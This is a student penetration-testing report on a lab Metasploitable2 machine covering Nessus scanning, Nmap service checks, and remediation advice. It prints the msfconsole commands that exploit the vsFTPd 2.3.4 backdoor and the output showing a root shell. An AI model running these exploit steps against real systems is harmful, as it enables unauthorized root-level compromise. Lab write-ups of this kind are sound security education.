

# PENETRATION TESTING REPORT

## Vulnerability Assessment and Exploitation of Metasploitable2

---

### 1. Title Page

**Project Title:**

Penetration Testing and Vulnerability Assessment of Metasploitable2 Virtual Machine

**Submitted by:**

Lokeshwar V

**Course:**

Vulnerability Assessment and Penetration Testing

**Tool Used:**

Nessus, Nmap, Metasploit

---

### 2. Objective

The objective of this project is to perform vulnerability assessment and penetration testing on a Metasploitable2 virtual machine using automated and manual techniques. The project aims to identify security vulnerabilities, validate them, exploit a critical vulnerability, and provide remediation recommendations.

---

### 3. Scope of Assessment


The penetration test was conducted on a Metasploitable2 virtual machine hosted in a controlled lab environment. The assessment was limited to the target IP address **192.168.56.102** and was performed with full authorization strictly for academic and skill development purposes.

---

## 4. Lab Environment Setup

| Component        | Details            |
|------------------|--------------------|
| Host OS          | Windows            |
| Attacker Machine | Kali Linux         |
| Target Machine   | Metasploitable 2   |
| Network Mode     | Host-Only          |
| Target IP        | 192.168.56.10<br>2 |

### 📸 Screenshot 1: Metasploitable VM Running



## 5. Tools Used


- Nessus Essentials – Vulnerability scanning
  - Nmap – Manual service enumeration
  - Metasploit Framework – Exploitation
  - Kali Linux – Penetration testing platform
- 

## 6. Vulnerability Assessment using Nessus

A vulnerability assessment was performed using Nessus Essentials to identify security weaknesses in the target system.

---

### Screenshot 2: Nessus Dashboard



## Scan Configuration

- Scan Type: Basic Network Scan
  - Target: 192.168.56.102
  - Credentials: None
- 

### 📸 Screenshot 3: Nessus Scan Configuration

The screenshot shows the Tenable Nessus Essentials interface. The title bar indicates the URL is <https://localhost:8834/#/scans/reports/11/hosts>. The main content area displays a scan titled "Metasploitable2 – Vulnerability Assessment". On the left, there's a sidebar with "Folders" (My Scans, MyScans, All Scans, Trash), "Resources" (Policies, Plugin Rules), and a "Tenable News" section. The main panel shows a table with one host entry: "Host" (192.168.56.102), "Auth" (N/A), and "Vulnerabilities" (15). A progress bar shows 0%. To the right, the "Scan Details" section shows the policy is "Basic Network Scan", status is "Running" (green), severity base is "CVSS v3.0", scanner is "Local Scanner", and start time is "Today at 10:53 AM". Below this is a "Vulnerabilities" section with a donut chart and a legend for Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

### 📸 Screenshot 4: Nessus Scan Completed

The screenshot shows the Tenable Nessus Essentials web application. The main title is "Metasploitable2 – Vulnerability Assessment". On the left sidebar, under "FOLDERS", are "My Scans", "MyScans", "All Scans", and "Trash". Under "RESOURCES", there are "Policies" and "Plugin Rules". A "Tenable News" section is present. The central panel displays a summary of the scan: "Hosts 1", "Vulnerabilities 53", and "History 1". Below this is a table showing a single host, 192.168.56.102, with a status of "Fail" and a severity distribution: Critical (5), High (12), Medium (5), Low (101). To the right, the "Scan Details" section provides information about the scan: Policy (Basic Network Scan), Status (Completed), Severity Base (CVSS v3.0), Scanner (Local Scanner), Start (Today at 10:53 AM), End (Today at 11:21 AM), and Elapsed (28 minutes). A "Vulnerabilities" section includes a pie chart showing the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

## 7. Vulnerability Assessment Findings

| Severity | Service    | Port | Vulnerability                   |
|----------|------------|------|---------------------------------|
| Critical | SSH        | 22   | Debian OpenSSL/RNG Weakness     |
| Critical | HTTP       | 80   | Ubuntu Linux End-of-Life (8.04) |
| Critical | PostgreSQL | 5432 | SSL v2/v3 Protocol Detection    |
| High     | FTP        | 21   | vsFTPD 2.3.4 Backdoor           |

**Screenshot 5: Nessus Vulnerability List**

## 8. Manual Validation using Nmap

Manual validation was performed using Nmap to confirm the presence of vulnerable services identified by Nessus.


---

## Nmap Commands Used

```
nmap -sV 192.168.56.102
```

---

### 📸 Screenshot 6: Nmap Service Enumeration



The screenshot shows a terminal window titled "kali project [Running] - Oracle VirtualBox". The terminal is running on a Kali Linux system, with the user "lokeshwar" logged in. The command entered is \$ nmap -sV -p 21 192.168.56.102. The output of the scan is displayed, showing that port 21/tcp is open and running vsftpd 2.3.4. The host is identified as OS: Unix. A weather widget at the bottom left indicates it's 28°C and sunny.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 13:44 IST
Nmap scan report for 192.168.56.102
Host is up (0.0033s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
```

## 9. Exploitation of vsFTPd 2.3.4 Vulnerability

### Exploited Service

- Service: FTP
  - Port: 21/tcp
  - Vulnerability: vsFTPD 2.3.4 Backdoor
- 

## Exploitation Steps

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.102
run
```

---

Screenshot 7:

```
File Actions Edit View Help
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:33215 → 192.168.56.102:6200) at 2026-01-18 12:58:30 +0530
```

## Metasploit Exploit Execution

---


## Proof of Compromise

```
whoami
hostname
```

**id**

---

## Screenshot 8: Root Access Proof



A screenshot of a terminal window titled 'lokeswar@kali: ~'. The terminal shows a session in Metasploit Framework (msf6) using the exploit/unix/ftp/vsftpd\_234\_backdoor module. The command 'use exploit/unix/ftp/vsftpd\_234\_backdoor' is run, followed by setting the RHOSTS to 192.168.56.102 and running the exploit. The output shows a successful exploit with a banner from vsFTPD 2.3.4, user enumeration, and a backdoor service spawning. Finally, a shell is obtained with root privileges, and the 'whoami' command is run twice to confirm the root status.

```
File Actions Edit View Help
+ --=[ 1672 payloads - 49 encoders - 13 nops      ]
+ --=[ 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:33215 → 192.168.56.102:6200) at 2026-01-18 12:58:30 +0530

whoami
id
hostname
root
uid=0(root) gid=0(root)
metasploitable

whoami
id
hostname
root
uid=0(root) gid=0(root)
metasploitable
■
```

---

## 10. Impact Analysis

Successful exploitation of the FTP service resulted in full system compromise. An attacker could gain root-level access, install malware, steal data, and pivot to other systems within the network.

---

## 11. Remediation Recommendations

- Disable FTP service if not required
- Upgrade vsFTPD to the latest secure version
- Apply OS security patches
- Use secure authentication mechanisms
- Conduct regular vulnerability assessments

---

## **12. Conclusion**

This project demonstrated the complete penetration testing lifecycle including vulnerability assessment, manual validation, exploitation, and reporting. The successful exploitation highlights the importance of secure configurations and continuous security monitoring.

---

## **13. Result**

Thus, the vulnerability assessment and penetration testing of the Metasploitable2 virtual machine was successfully performed.